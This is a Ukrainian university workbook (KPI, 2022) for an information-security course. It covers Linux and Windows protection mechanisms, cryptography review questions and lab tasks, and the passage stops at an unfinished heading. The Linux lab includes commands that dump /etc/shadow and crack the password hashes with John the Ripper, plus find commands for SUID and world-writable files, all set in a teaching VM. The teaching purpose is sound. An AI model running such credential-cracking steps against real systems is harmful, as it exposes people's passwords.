МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»

ОСНОВИ ТЕХНОЛОГІЙ ЗАХИСТУ ІНФОРМАЦІЇ

ЗАВДАННЯ ДО ПРАКТИЧНИХ ЗАНЯТЬ

Навчальний посібник

Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів ступеня бакалавра
за освітніми програмами «Системи технічного захисту інформації», «Системи, технології та математичні методи кібербезпеки»
спеціальності 125 Кібербезпека

Укладачі: В. В. Демчинський, М.В. Грайворонський, О.В. Кіреєнко

Електронне мережне навчальне видання

Київ
КПІ ім. Ігоря Сікорського
2022

Рецензент *Прогонов Д.О.*, к.т.н., доц.,
КПІ ім. Ігоря Сікорського

Відповідальний
редактор *Смирнов С.А.*, к.ф.-м.н, с.н.с.

Гриф надано Методичною радою КПІ ім. Ігоря Сікорського
(протокол № 3 від 01.12.2022 р.)
за поданням Вченої ради навчально-наукового фізико-технічного інституту
(протокол № 13 від 31.10.2022 р.)

Навчальний посібник розроблено відповідно до програми вивчення дисципліни «Основи технологій захисту інформації». Практикум містить навчальний матеріал з інформаційної безпеки, засобів захисту ОС Linux та Windows та основ криптографії, а також завдання для аудиторної та самостійної роботи студентів. Посібник призначений для студентів спеціальності 125 Кібербезпека Навчально-наукового фізико-технічного інституту.

Реєстр. № НП22/23-306. Обсяг 5.5 авт. арк.

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
проспект Перемоги, 37, м. Київ, 03056
https://kpi.ua
Свідоцтво про внесення до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції ДК № 5354 від 25.05.2017 р.

ЗМІСТ

План практичних занять

Практичне заняття 1. Поняття інформаційної безпеки.

На яких дисциплінах базується ІБ. Поняття кібербезпеки. Розвиток та еволюція інформаційної безпеки.

Визначення поняття безпеки. Вектори інформаційної безпеки (конфіденційність, цілісність, доступність; спостережність та керованість).

Процес доступу. Взаємодія Суб"єкт-Об"єкт доступу. Метод доступу.
Конфіденційність, Цілісність та Доступність Об"єкту через керування доступом.

Поняття Загроза-Вразливість-Атака. Експлойт та Ризик. Приклади.
Шкідливе ПЗ. Вірус. Черв"як. Троян.Класифікація вразливостей, загроз та атак.

Поняття Автентифікації та Ідентифікації, Авторизації (Керування доступом), Аудиту (Нотаризації). Підсистеми захисту інформації.
Біометрична автентифікація. (Згадайте відомі вам способи біометричної автентифікації. Запропонуйте критерії, за якими можливо їх порівняти між собою та подайте результати порівняння у вигляді таблички.)

Політика безпеки. Складові політики. Модель системи. Моделі загроз та порушника.
Засоби та заходи безпеки. Ідея ешелонованого захисту. Рубіжі захисту.

Контрольні питання:

- У чому полягає мета забезпечення інформаційної безпеки.
- Відмінності інформаціної безпеки та кібербезпеки.
- Як ви розумієте властивості конфіденційності, цілісності та доступності інформації.
- Властивості і категорії інформації.
- Суб'єкти і об'єкти доступу до інформації.
- Об'єкти і суб'єкти інформаційної безпеки.
- Суб'єкти порушення інформаційної безпеки.

- Що таке загроза, вразливість і атака. Їх відмінність.
- Що таке ризик з точки зору інформаційної безпеки.
- Що називається "експлоітом".
- Класифікація та приклади типів загроз інформаційній безпеці.
- Класифікація загроз STRIDE.
- Класифікація вразливостей інформаційних систем.
- Назвіть основні вразливості ІС кожного типу і відповідні заходи протидії.
- Класифікація атак.
- Види мережних атак.
- Класифікація шкідливого ПЗ.
- Що називається "соціальною інженерією".
- Методи соціальної інженерії і способи протидії їм.
- Як захиститись від атак соціальної інженерії.

- Що таке політика безпеки ІС та її завдання.
- Послідовність розробки та впровадження системи захисту.
- Що таке модель безпеки.

- Що таке модель загроз і модель порушника. Для чого вони використовуються і що описують.

- Напрями забезпечення безпеки (захисту) ІС.
- Методи захисту інформації в ІС.
- Рівні безпеки в ІС. Підсистеми захисту в ІС.
- Напрями забезпечення фізичної безпеки.
- Завдання технічного захисту інформації.
- Канали витоку інформації.
- Завдання ідентифікації і автентифікації.
- Види автентифікації.
- Види політик керування доступом та їх властивості.

Практичне заняття 2. Засоби захисту ОС Linux.

Підсистеми захисту в ОС. Засоби автентифікації, керування доступом та нотаризації.
Облікові записи та їх параметри. Процес автентифікації.
Застосування механізмівгешування та шифрування для захисту паролей. Атаки на паролі.
Права суперкористувача. Передавання прав суперкористувача.
Базові властивості файлової системи. Індексні дескриптори.
Модель керування доступом. Біти доступу. Атрибути фійлів. Керування процесами.
Утиліти, що використовуються в задачах захисту системи.

Завдання для обговорення: 2.1-2.10, 3.1-3.6, 5.1-5.7, 6.1-6.12

Контрольні питання:

- Які підсистеми захисту повинні бути в операційній системі. У чому полягає їхня робота. У чому полягає їх налаштування в ОС Linux.
- Як дізнатися ідентифікатори поточного користувача.
- У яких файлах зібрано інформацію про всі облікові записи користувачів системи.
- Який користувач в ОС Unix є суперкористувачем. Чи може довільний обліковий запис надавати повноваження суперкористувача. Які «особливі» повноваження має обліковий запис суперкористувача.
- Перевірте за допомогою утиліти JohnTheRipper стійкість пароля користувача root.
- Нехай відомий геш пароля, а також відома структура пароля. За допомогою утиліти JohnTheRipper відновіть пароль. Скільки потрібно для цього ітерацій?
- Знайдіть облікові записи, для яких не встановлено пароль.
- Виведіть права доступу для деякого файлу.
- Скільки категорій користувачів можуть мати різні набори прав доступу на деякий файл або каталог.
- Як змінити права доступу «за замовчуванням» для новостворюваних файлів.
- Встановіть права доступу «за замовчуванням», щоб новостворювані файли отримували права доступу rw- r-- r-- (rwx r-x r-- або rwxrw- rw- тощо).
- Що означає право доступу "x" для файлів.
- Що означають права доступу "r" та "x" для каталогів.
- Які права необхідно надати користувачеві, щоб він зміг видалити деякий каталог (або файл).
- Продемонструйте дію бітів SUID, SGID і StickyBit для каталогів та файлів.

- Які існують атрибути файлів та каталогів. Продемонструйте дію атрибутів immutable і append для каталогів і файлів.
- У чому полягають права «власника» файлу.
- Як змінити власника/групу власника деякого файлу.
- Чи можна зробити інформацію файлу недоступною для суперкористувача.
- Чим жорстке посилання відрізняється від символічного.
- Чи можна створити жорстке посилання, що вказує на інше жорстке посилання (жорстке посилання, що вказує на символічне посилання; символічне посилання, що вказує на символічне посилання тощо...).
- Скільки може існувати жорстких або символічних посилань на каталог або файл.

- Знайдіть в файловій системі всі файли (каталоги) за наступними умовами:
  -що належать певному користувачеві або групі;
  -не мають власника/групи (власник/група видалені);
  -з певними правами доступу (наприклад, 644, * 4 *, 6 ** і т.д.:)
  -доступні для запису всім користувачам;
  -з встановленими бітами SUID / SGID / Sticky Bit;
  -з встановленими атрібутами Immutable або Append;
  -з часом оновлення фала до/після деякого часу (наприклад, до 10:00 am 1.04.2017 :)
  -по деякому шаблону імені;
  -містять деякий шаблон тексту;

- * Використовуючи PAM - модулі:
  -Встановити обмеження на складність пароля користувача (мінімальна кількість символів в паролі, мінімальна кількість змінених символів при зміні пароля; мінімальна кількість цифр, малих і великих літер та інших символів в паролі);
  -Змінити алгоритм гешування паролів, що використовується в системі;
  -Налаштуйте блокування облікового запису після певної кількості невірно введених паролів;
  -Встановіть обмеження доступу деякого користувача за часом доби або днях тижня;
  -Обмежте ресурси, що будуть доступні окремому користувачеві (кількість одночасних сеансів одного користувача; максимальна кількість запущених процесів; максимальна кількість пам'яті, доступна одному процесу; максимальна кількість дискового простору або файлів, які може створити користувач; максимальний розмір одного файлу; максимальна кількість одночасно відкритих файлів);
  -Надайте можливість стати суперкористувачем тільки користувачам, які входять в деяку групу; дозвольте користувачам даної групи ставати суперкористувачем без введення пароля;
  -Встановіть змінні оточення;

- * Було запущено деяку програму. Як визначити, який з, можливо, кількох однойменних примірників в файловій системі дійсно був запущений. Як вплинути на вибір файлу, що запускається. Яке відношення це має до безпеки ОС.
- * За допомогою chroot запустіть деяку програму (наприклад, ls, ifconfig, passwd ...) в замкнутому просторі;
- * Які опції монтування файлової системи впливають на безпеку;
- * Вивчіть документацію по Linux ACL і продемонструйте його використання;

Практичне заняття 3. Засоби захисту ОС Windows.

Підсистеми автентифікації, керування доступом та аудиту.
Суб`єкти та об’єкти доступу. Ідентифікатор захисту (SID).
Маркер доступу та дескриптор захисту. Монітор захисту.

Прівілеї користувачів та дозволи на об’єкти системи.
Обліковий запис адміністратора та керування обліковими записами (UAC).
Налаштування дозволів на об’єкти захисту. Дозволи та заборони. Ефективні дозволи.
Процес налаштування аудиту.
Політика автентифікації та облікові записи. Політика безпеки системи.

Ознаки дискреційної, нормативної та рольової моделі керування доступом.
Аналіз загроз безпеки операційних систем.

Завдання для обговорення: 4.1-4.12

Контрольні питання:

- Як успадковуються привілеї, призначені деякому користувачеві на каталог, на вкладені каталоги і файли. Чи може бути обмежене спадкування.
- Чи буде явна заборона мати пріоритет над явними дозволами.
- Чи буде при спадкуванні явна заборона мати пріоритет над явними дозволами.
- Чи може бути дозволено «виконання» файлу без його «читання».
- Які дії над об'єктом дозволяють виконувати права власника.
- Які можливості в даній системі є у користувача (групи) Guest.
- * Які дії потенційно можуть бути заборонені користувачеві з правами адміністратора.
- Що включає в себе політика безпеки операційної системи.
- Які підсистеми захисту повинні бути в операційній системі. У чому полягає їх робота. У чому полягає їх налаштування в ОС Windows.
- Типові властивості політик облікових записів і паролів.
- Яку інформацію містить обліковий запис користувача.
- Які налаштування облікового запису дозволяють керувати обліковими записами інших користувачів.
- Які користувачі і групи користувачів є у вашій системі та які SID вони мають.
- Які спеціальні SID вам відомі. Навіщо потрібен LOGON SID.
- Чим в ОС Windows права (привілеї) відрізняються від дозволів. Чи можуть суперечити права і привілеї.
- Які права (привілеї) користувача ви знаєте.
- Збережіть (перепишіть :) налаштування прав доступу в тій системі, де ви виконували дану роботу.
- Дозволи NTFS для файлів і папок. Стандартні дозволи.
- Як називається структура даних, в якій зберігаються дозволу для файлів і папок.
- Для яких ще об'єктів ОС, окрім файлів і папок, можуть бути встановлені дозволи.
- Що розуміється під ефективними (дійсними) дозволами. Як вони визначаються.
- Що впливає на ефективні дозволи користувача на папку / файл. Як обчислюються ефективні дозволи (Алгоритм визначення дійсних дозволів).
- Які дії над об'єктом дозволяють виконувати «права власника».
- Які дозволи доступу на каталог впливають на вкладені файли і каталоги.
- Коли дозволи доступу на каталоги поширюються на вкладені каталоги і файли і як обмежити спадкування дозволів.
- Які суб'єкти мають дозволи доступу на файлову систему (розділ жорсткого диска) в цілому.
- Як здійснюється передача дозволів між суб'єктами (користувачами);
- Які дозволи мають пріоритет (явні або успадковані; «персональні» або групові).
- Як налаштовуються квоти на файлову систему.
- Що в ОС Windows називається маркером доступу і дескриптором захисту. Яку

інформацію вони містять.
- В чому полягає процедура налаштування аудиту.
- Які повідомлення можуть реєструватися підсистемою аудиту. Основні події аудиту. Події файлової системи.
- Як ви думаєте, яким алгоритмом шифрування і в якому режимі шифруються файли в EFS.
- Порівняйте (знайдіть подібності та відмінності) механізми захисту Unix і Windows.

Практичне заняття 4. Використання криптографії у задачах захисту інформації.

Завдання захисту інформації, які вирішує криптографія. Поняття стійкості криптоалгоритмів. Досконала таємність та разовий шифроблокнот.

Базові функції криптографії (шифрування симетричне та асиметричне, геш-функція). Властивості підстановок та перестановок. Складність алгоритмів, "закон" Мура. Надмірність. Властивості разового шифроблокноту. Задача «шифр-в-шифрі». Режими шифрування.

Асиметричне шифрування. Алгоритм RSA.
Режими роботи алгоритмів шифрування та їх властивості.
Властивості геш-функції. Колізії геш-функції та цифровий підпис. Задача про дні народження.
Способи зламу геш-функції, райдужні таблиці. Задача «шифруванння через геш-функцію».
Гешування за допомогою алгоритму шифрування.
Властивості цифрового підпису.
Властивості сертифікатів відкритих ключів. Приклади сертифікатів та їх перевірка.

Автентифікація.Криптографічні протоколи. Протокол Діффі-Гелмана. Протокол Kerberos.
Властивості протоколів автентифікації. Приклади багаторівневих ключів.
Технології автентифікації. Біометрична автентифікація. Квантові протоколи.
Протоколи поділення ключа та властивості кодів з виправленням помилки.
Властивості технологій RFID та MiFare. Властивості електронних грошей.
Стеганографія. Виявлення прихованого письма.
Частотні характеристики та реалізація генератора псевдовипадкових чисел.
Приклад реалізації апаратного шифратора.

*Завдання для обговорення:*7.1-7.6, 8.1-8.7, 9.1-9.10, 10.1-10.11, 11.1-11.21

Контрольні питання:

- Що таке криптографічне перетворення.
- Завдання криптографії, криптології та криптоаналізу.
- Принцип Керкгоффа.
- Основні принципи криптографії.
- Що таке імітостойкость шифрування.
- Види атак на криптографічні алгоритми.
- Напрямки криптоаналіза.

- Базові операції шифрування.
- Операції підстановки і перестановки.
- Як виразити операцію підстановки через перестановку.
- Метод гамування. Що таке «досконала безпека»
- Що таке одноразовий шифроблокнот. Його властивість.
- Відмінності симетричних та асиметричних алгоритмів шифрування.
- Відмінності поточного і блочного шифру.

- Стандарт DES. Розмір блоку і довжина ключа.
- Які перетворення використовує алгоритм DES.
- Що розуміється під «лавиновим ефектом» в криптоперетвореннях.
- Що таке S-блоки. Принципи вибору S-блоків в алгоритмі DES.
- Які методи криптоаналізу можуть використовуватися для прискорення розкриття алгоритму DES.
- Які чинники можуть послабитивластивості таємності алгоритму DES.
- Модифікації алгоритму DES.
- Стандарт AES. Розмір блоку і довжина ключа.
- Які основні перетворення використовує алгоритм AES.
- Який математичний апарат доводить властивості алгоритму AES.
- Від чого залежить кількість ітерацій в алгоритмі AES.
- Що таке *поріг таємності*криптоалгоритма.
- Режими роботи алгоритмів шифрування і їх особливості.

- Властивості асиметричних алгоритмів шифрування.
- Що таке одностороння (незворотня) функція.
- Які математичні проблеми обгрунтовуютьскладністьобернення асиметричних криптографічних алгоритмів.
- Алгоритм RSA. Опис роботи.

- Що таке цифровий підпис. Властивості ЦП.
- Цифровий підпис з відкритим ключем. Схема застосування.
- Що таке профіль повідомлення. Його властивості. Приклади.
- Що таке цифровий сертифікат. Які параметри він містить.
- Для чого використовується інфраструктура відкритих ключів.
- Принцип делегування і перевірки сертифікатів.
- Для чого використовуються «ланцюжки сертифікатів».

- Що таке автентифікація. Відомі алгоритми автентифікації.
- Приклад алгоритму автентифікації.
- Правила, яким повинні задовольняти протоколи автентифікації.
- Відомі протоколи автентифікації.
- Протокол автентифікації Керберос.
- Протокол автентифікації Діффі-Геллмана.
- Алгоритм автентифікації з використанням шифрування з відкритим ключем.

- Завдання ідентифікації, автентифікації, авторизації.
- Способи автентифікації.
- Атаки на протоколи автентифікації.
- Способи запобігання атаки повторення.
- Що таке сувора автентифікація, взаємна автентифікація, непряма автентифікація.

Завдання для самостійної роботи

Самостійне практичне завдання №1 “Механізми захисту ОС Linux”.

- процедура реєстрації та властивості облікових записів
- навігація і пошук у файлової системі
- атрибути файлів
- керування доступом
- введення-виведення
- керування процесами
- контроль мережної активності

Використовуючі засоби Linux, знайти у системі відповіді на наступні питання.
(Переважно, відповіддю буде результат деякої утиліти.) У звіті наведіть утиліти, що ви використовували, та їх виведення (або фрагменти файлів налаштувань, де зберігається потрібна інформація). Для деяких завдань дано приклади команд.
*Завдання із зірочкою — не обов`язкові, але за них можуть нараховуватись додаткові бали.

Хід роботи:

1.1 Встановіть та запустіть VMWare.

1.2 Відкрийте віртуальну машину з встановленим Linux.

1.3 Вивчіть документацію і перевірте роботу наступних команд:

whoami, id,
pwd, cd, ls, find, grep, xargs, cut, awk
chmod, chown, chgrp, umask, lsattr, chattr
ln, touch, mkdir, rmdir, rm
cat, cp, mv, wc, head, tail, sort,
ps, top, kill, renice, od, dd,
ifconfig, traceroute, netstat, fuser

Уважно вивчіть документацію по команді find.

2. Облікові записи та паролі

2.1 Аналіз підсистеми автентифікації

2.1.1 Які облікові записи користувачів є у вашій системі.
2.1.2 Які користувачі в поточний момент увійшли до системи ч-з процедуру *login*.
2.1.3 Які з них увійшли локально, а які віддалено.
2.1.4 Які з облікових записів цих користувачів було створено після встановлення системи.
2.1.5 Які у системі є групи користувачів.
2.1.6 Які користувачі входять до кожної з груп (виведіть список груп та відповідних користувачів).
2.1.7 Які користувачі входять лише до однієї групи.
2.1.8 Які користувачі не можуть увійти до системи ані локально ані віддалено.
2.1.9 Для яких користовачів не встановлено пароль.
2.1.10 Виведіть геші паролів, які є в системі.
(В протоколі роботи замаскуйте значення геш-функцій (замініть на інші символи).
2.1.11 Яка геш-функція використовується для збереження паролей.

2.1.12 Перевірте складність деякого паролю за допомогою *JohnTheRipper*.

Встановіть пакет з програмою: *#sudo apt-get install john*
Приклад:
#unshadow /etc/passwd /etc/shadow >shadowlist
#john --wordlist=/usr/share/john/password.lst --rules shadowlist
#john --show shadowlist
Процес пошуку може тривати необмежено довго. У буд-який час його можливо зупинити *Ctrl+C*.
Щоб впевнитись, що пошук працює, - встановіть деякому користувачеві простий пароль та додайте його в файл словника *password.lst*.

2.1.13 З`ясуйте, яка в системі встановлена політика паролів та вимоги до складності паролей.
*2.1.14 Які ще файли містять геші паролів, окрім */etc/shadow.*

2.2 Створення, видалення, зміна облікових записів.

Вивчіть роботу наступних утиліт: useradd, groupadd, passwd, userdel.
Створіть дві групи і два користувача. Додайте першого користувача в одну з цих груп, а другого - в обидві. Подивіться, що змінилося в файлах /etc/passwd, /etc/shadow і /etc/group. Що означають різні поля даних файлів.

*2.3. Вивчіть документацію по PAM -модулям. Які налаштування PAM ви зможете застосувати?

3. Файлова система

3.1 Знайдіть файли за деяким шаблоном:

3.1.1 файли, для яких не встановлено власника або групу власника;
#find / -nouser | xargs ls -ldb {} \;
#find / -nogroup | xargs ls -ldb {} \;
3.1.2 файли, що доступні на запис для всіх користувачів (world-writable);
#find / -perm -002 | xargs ls -ldb {} \;
3.1.3 файли та каталоги зі встановленими атрибутами *SUID*, *SGID*, *Sticky bit*;
#find / -perm -4000 | xargs ls -l -ldb {} \;
#find / -perm -2000 | xargs ls -l -ldb {} \;
#find / -perm -1000 | xargs ls -ldb {} \;
3.1.4 файли та каталоги з датою створення (оновлення) з майбутнього;
#find / -newer <file>
*3.1.5 Знайдіть у системі всі файли зі встановленими атрибутами *append* або *immutable*.
#lsattr -l -R / 2>/dev/null | grep -E "(Append_Only | Immutable)"

3.2 Знайдіть, які файли на даний момент відкриті у системі та які програми їх використовують.

3.3 Знайдіть всі копії деякого файлу за жорстким посиланням. (якщо не знаєте таких файлів - створіть самостійно). Яке значення *inode* має цей файл?
*Які файли у даній системі мають найбільше жорстких посилань?
3.4 Як порівняти два "майже однакових" файли: чи вони дійсно однакові, або мають незначні відмінності?
*3.5 Знайдіть символічні посилання, що не вказують на існуючі об'єкти (файли або каталоги). Коли жорстке посилання може вказувати на не існуючий об`єкт?

4. Права доступу

4.1 Яке значення *umask* діє у файловій системі зараз і де воно встановлюється.

4.2 Створіть текстовий файл. Створіть жорстке і символічне посилання на даний файл. Перемістіть ці посилання в інший каталог. Змініть права доступу на сам файл.
Перевірте, як змінилися права доступу на жорстке посилання. Видаліть файл, що ви створили і подивіться, як змінилося жорстке та символічне посилання.

4.3 Створіть такий виконуваний файл:

```
#!/bin/bash
if [ -n "$1" ]
then
echo Script with parameter \'$1\' run
else
echo Script with no parameter run
fi
echo Effective user id:
id
```

та продемонструйте на ньому дію атрибутів SUID та SGID.

4.4 Створіть ще одну копію цього скрипта та за допомогою *SUDO* дозвольте деякому користувачеві запускати дану програму з правами root. Іншому користувачеві теж дозвольте запускати дану програму з правами root (але тільки без аргументів).
*(В загальному випадку, за допомогою утиліти sudo надайте можливість деякому (НЕ root) користувачеві виконувати деяку програму (набір програм) з довільними (або тільки з певними) аргументами від імені іншого користувача (або суперкористувача).

4.5 Створіть "темнний" каталог та перевірте його роботу.

***4.6 Нехай є дві групи користувачів (назвемо їх "редактори" та "читачі"), які колективно працюють над деяким набором документів у певній папці. Перша з цих груп повинна мати можливість створювати та редагувати документи, а друга - тільки читати той самий набір документів. Як здійснити це у Linux? Опишіть набір користувачів, директорій та налаштування прав доступу відповідно даного сценарію.
Чи можливо це реалізувати через стандартні права доступу Linux.

*4.7 В окремому каталозі налаштуйте даний сценарій роботи через списки контролю доступу Linux послуговуючись утилітами *setfacl* і *getfacl*.

5. Керування процесами та мережні сервіси

5.1 З За допомогою команди *od* (*dd*) запустіть два нескінченних процеси. Через декілька секунд подивіться час виконання двох цих процесів і запам'ятайте відповідні PID.
Виберіть процес з більшим часом виконання і зменшіть його пріоритет. Через деякий час знову порівняйте час виконання цих двох процесів.
Тимчасово призупиніть молодший процес. Через кілька секунд продовжіть його виконання. Видаліть старший процес і перевірте результат.

5.2 З'ясуйте, які в даній системі є відкриті мережні порти, які з них використовуються в даний момент. Яка програма використовує той чи інший мережний порт.
5.3 Знайдіть, які мережні порти відкриті у системі та які програми використовують дані порти.

6. Результати роботи

6.1 Збережіть лістинг команд, що виконувались в роботі.

6.2 На основі аналізу отриманих результатів, зробіть висновок, де у вашій системі є вразливості (або їх ознаки).

Контрольні питання та завдання:

- Які підсистеми захисту повинні бути в операційній системі. У чому полягає їхня робота. У чому полягає їх налаштування в ОС Linux.
- Дізнайтеся ідентифікатори поточного користувача.
- У яких файлах зібрано інформацію про всі облікові записи користувачів системи.
- Який користувач в ОС Unix є суперкористувачем. Чи може довільний обліковий запис надавати повноваження суперкористувача. Які «особливі» повноваження має обліковий запис суперкористувача.
- Перевірте за допомогою утиліти JohnTheRipper стійкість пароля користувача root.
- Нехай відомий геш пароля, а також відома структура пароля. За допомогою утиліти JohnTheRipper відновіть пароль. Скільки потрібно для цього ітерацій?
- Знайдіть облікові записи, для яких не встановлено пароль.
- Виведіть права доступу для деякого файлу.
- Скільки категорій користувачів можуть мати різні набори прав доступу на деякий файл або каталог.
- Як змінити права доступу «за замовчуванням» для новостворюваних файлів.
- Встановіть права доступу «за замовчуванням», щоб новостворювані файли отримували права доступу rw- r-- r-- (rwx r-x r-- або rwxrw- rw- тощо).
- Що означає право доступу "x" для файлів.
- Що означають права доступу "r" та "x" для каталогів.
- Які права необхідно надати користувачеві, щоб він зміг видалити деякий каталог (або файл).
- Продемонструйте дію бітів SUID, SGID і StickyBit для каталогів та файлів.
- Які існують атрибути файлів та каталогів. Продемонструйте дію атрибутів immutable і append для каталогів і файлів.
- У чому полягають права «власника» файлу.
- Як змінити власника/групу власника деякого файлу.
- Чи можна зробити інформацію файлу недоступною для суперкористувача.
- Чим жорстке посилання відрізняється від символічного.
- Чи можна створити жорстке посилання, що вказує на інше жорстке посилання (жорстке посилання, що вказує на символічне посилання; символічне посилання, що вказує на символічне посилання тощо...).
- Скільки може існувати жорстких або символічних посилань на каталог або файл.

- Знайдіть в файловій системі всі файли (каталоги) за наступними умовами:
  -що належать певному користувачеві або групі;
  -не мають власника/групи (власник/група видалені);
  -з певними правами доступу (наприклад, 644, * 4 *, 6 ** і т.д.:)
  -доступні для запису всім користувачам;
  -з встановленими бітами SUID / SGID / Sticky Bit;
  -з встановленими атрібутами Immutable або Append;
  -з часом оновлення фала до/після деякого часу (наприклад, до 10:00 am 1.04.2017 :)
  -по деякому шаблону імені;
  -містять деякий шаблон тексту;

  * Використовуючи PAM - модулі:
  -Встановити обмеження на складність пароля користувача (мінімальна кількість символів в паролі, мінімальна кількість змінених символів при зміні пароля; мінімальна кількість цифр, малих і великих літер та інших символів в паролі);

-Змінити алгоритм гешування паролів, що використовується в системі;
-Налаштуйте блокування облікового запису після певної кількості невірно введених паролів;
-Встановіть обмеження доступу деякого користувача за часом доби або днях тижня;
-Обмежте ресурси, що будуть доступні окремому користувачеві (кількість одночасних сеансів одного користувача; максимальна кількість запущених процесів; максимальна кількість пам'яті, доступна одному процесу; максимальна кількість дискового простору або файлів, які може створити користувач; максимальний розмір одного файлу; максимальна кількість одночасно відкритих файлів);
-Надайте можливість стати суперкористувачем тільки користувачам, які входять в деяку групу; дозвольте користувачам даної групи ставати суперкористувачем без введення пароля;
-Встановіть змінні оточення;

* Було запущено деяку програму. Як визначити, який з, можливо, кількох однойменних примірників в файловій системі дійсно був запущений. Як вплинути на вибір файлу, що запускається. Яке відношення це має до безпеки ОС.
* За допомогою chroot запустіть деяку програму (наприклад, ls, ifconfig, passwd ...) в замкнутому просторі;
* Які опції монтування файлової системи впливають на безпеку;
* Вивчіть документацію по Linux ACL і продемонструйте його використання;
* Як через механізм Linux ACL впровадити деякий сценарій нормативного керування доступом.

Самостійне практичне завдання №2 “Механізми захисту ОС Windows”.

Хід роботи:

1. Запустіть Windows 7 або Windows 2008. Увійдіть в систему під обліковим записом адміністратора.

2. Вивчіть налаштування політики облікових записів і паролів (Control Panel -> Administrative Tools -> Local Security Policy -> Account Policies).

3. Запустіть Process Explorer і знайдіть параметри маркера доступу поточного користувача (SID, Group, Privilege). Покажіть, які SID має даний користувач. Яку інформацію містить структура SID. Які SID існують в системі.

4. Створіть папку і файл в ній і перегляньте (вкладка Security → Advanced) список контролю доступу на дані обе'кти. Яким типам суб'єктів доступу можуть призначатися дозволи.

5. Вивчіть і випишіть набір стандартних (Full Control, Modify, Read & execute, List folder contents, Read, Write) і спеціальних дозволів на каталоги і файли. Подумайте, які можливості дає кожний дозвіл окремо і якому набору спеціальних дозволів відповідає кожний зі стандартних дозволів.

6. Створіть три облікові записи користувачів і одну адміністратора (Control Panel -> Administrative Tools -> Computer Management -> Local Users and Groups). Задайте паролі.

Для одного з користувачів встановіть квоту дискового простору в 50 MB (вкладка Quota у властивостях логічного диска).

7. Створіть три групи користувачів і введіть раніше створених користувачів в ці групи (по одному користувачеві в групі).

8. *Сформулюйте і запишіть політку контролю доступу робочої станції,* яка регламентувала б вимоги управління обліковими записами і паролями, контролю доступу та реєстрації. Оформіть у вигляді таблиці правила розмежування доступу, де користувачі кожної групи мали б **різні** права доступу до файлів інших груп.

* При реалізації політики контролю доступу повинні використовуватися не тільки явні дозволи, але і дозволи, одержувані через групи, і дозволи, успадковані від каталогів, а також явні заборони для користувачів і груп.

9. Для кожного створеного раніше користувача створіть папку (яка містить вкладену папку і кілька документів) і назначте користувача її власником. Встановіть дозволи на папки користувачів відповідно до політики контролю доступу в п.8.

10. Перевірте діючі (вкладка Security → Advanced → Effective Permissions) дозволи і переконайтеся в дотриманні вимог політики контролю доступу.

11. Увійдіть в систему під обліковим записом непривілейованого користувача і перегляньте парметри його маркера доступу.

12. Від імені поточного користувача явно забороніть іншому користувачеві доступ до вкладеної папки і деякого документу (за умови, що раніше доступ був дозволений).

13. Надайте деякому користувачеві можливість стати власником каталогу поточного користувача. Увійдіть під цим користувачем і перевірте дану можливість. Як тепер змінилися дозволи на дану папку.

14. Змініть обліковий запис на новоствореного привілейованого користувача. Перегляньте загальні налаштування прав (Rights) в системі (Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies → User Rights Assignment).

15. Вивчіть налаштування аудиту системи (Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Audit Policy і Advanced Audit Policy Configuration).

16. Налаштуйте і перевірте роботу аудиту подій доступу до файлової системи (створення файлів).

Налаштування аудиту полягає у включенні аудиту необхідної події (Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Audit Policy) в системі і безпосередньо налаштуванні аудиту у властивостях папки (вкладка Security -> Advanced -> Auditing). Відтворіть необхідні події та перевірте записи в журналах реєстрації (Control Panel -> Administrative Tools -> Event Viewer).

17. Вивчіть загальні налаштування системи захисту (Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies → Security Options).

18. Створіть і налаштуйте деяку папку диска C як зашифровану (Advanced attributes у властивостях папки) і забезпечте можливість її використання одним із створених в п.6 користувачів. Перевірте, чи зможе цей користувач отримати доступ до файлів з зашифрованої папки. Надайте ще одному користувачеві можливість доступу до зашифрованих файлів. Перевірте цю можливість.

19. Запишіть встановлені вами права доступу, а також ефективні права доступу у вигляді таблиці. Проаналізуйте виконання заданої в п.8 політики безпеки.

Контрольні питання:

- Що включає в себе політика безпеки операційної системи.
- Які підсистеми захисту повинні бути в операційній системі. У чому полягає їх робота. У чому полягає їх налаштування в ОС Windows.
- Типові властивості політик облікових записів і паролів.
- Яку інформацію містить обліковий запис користувача.
- Які налаштування облікового запису дозволяють керувати обліковими записами інших користувачів.
- Які користувачі і групи користувачів є у вашій системі та які SID вони мають.
- Які спеціальні SID вам відомі. Навіщо потрібен LOGON SID.
- Чим в ОС Windows права (привілеї) відрізняються від дозволів. Чи можуть суперечити права і привілеї.
- Які права (привілеї) користувача ви знаєте.
- Збережіть (перепишіть :) налаштування прав доступу в тій системі, де ви виконували дану роботу.
- Дозволи NTFS для файлів і папок. Стандартні дозволи.
- Як називається структура даних, в якій зберігаються дозволу для файлів і папок.
- Для яких ще об'єктів ОС, окрім файлів і папок, можуть бути встановлені дозволи.
- Що розуміється під ефективними (дійсними) дозволами. Як вони визначаються.
- Що впливає на ефективні дозволи користувача на папку / файл. Як обчислюються ефективні дозволи (Алгоритм визначення дійсних дозволів).
- Які дії над об'єктом дозволяють виконувати «права власника».
- Які дозволи доступу на каталог впливають на вкладені файли і каталоги.
- Коли дозволи доступу на каталоги поширюються на вкладені каталоги і файли і як обмежити спадкування дозволів.
- Які суб'єкти мають дозволи доступу на файлову систему (розділ жорсткого диска) в цілому.
- Як здійснюється передача дозволів між суб'єктами (користувачами);
- Які дозволи мають пріоритет (явні або успадковані; «персональні» або групові).
- Як налаштовуються квоти на файлову систему.
- Що в ОС Windows називається маркером доступу і дескриптором захисту. Яку інформацію вони містять.
- В чому полягає процедура налаштування аудиту.

- Які повідомлення можуть реєструватися підсистемою аудиту. Основні події аудиту. Події файлової системи.
- Як ви думаєте, яким алгоритмом шифрування і в якому режимі шифруються файли в EFS.
- Порівняйте (знайдіть подібності та відмінності) механізми захисту Unix і Windows.

Перевірте практично (чи можете ви перевірити і як?):

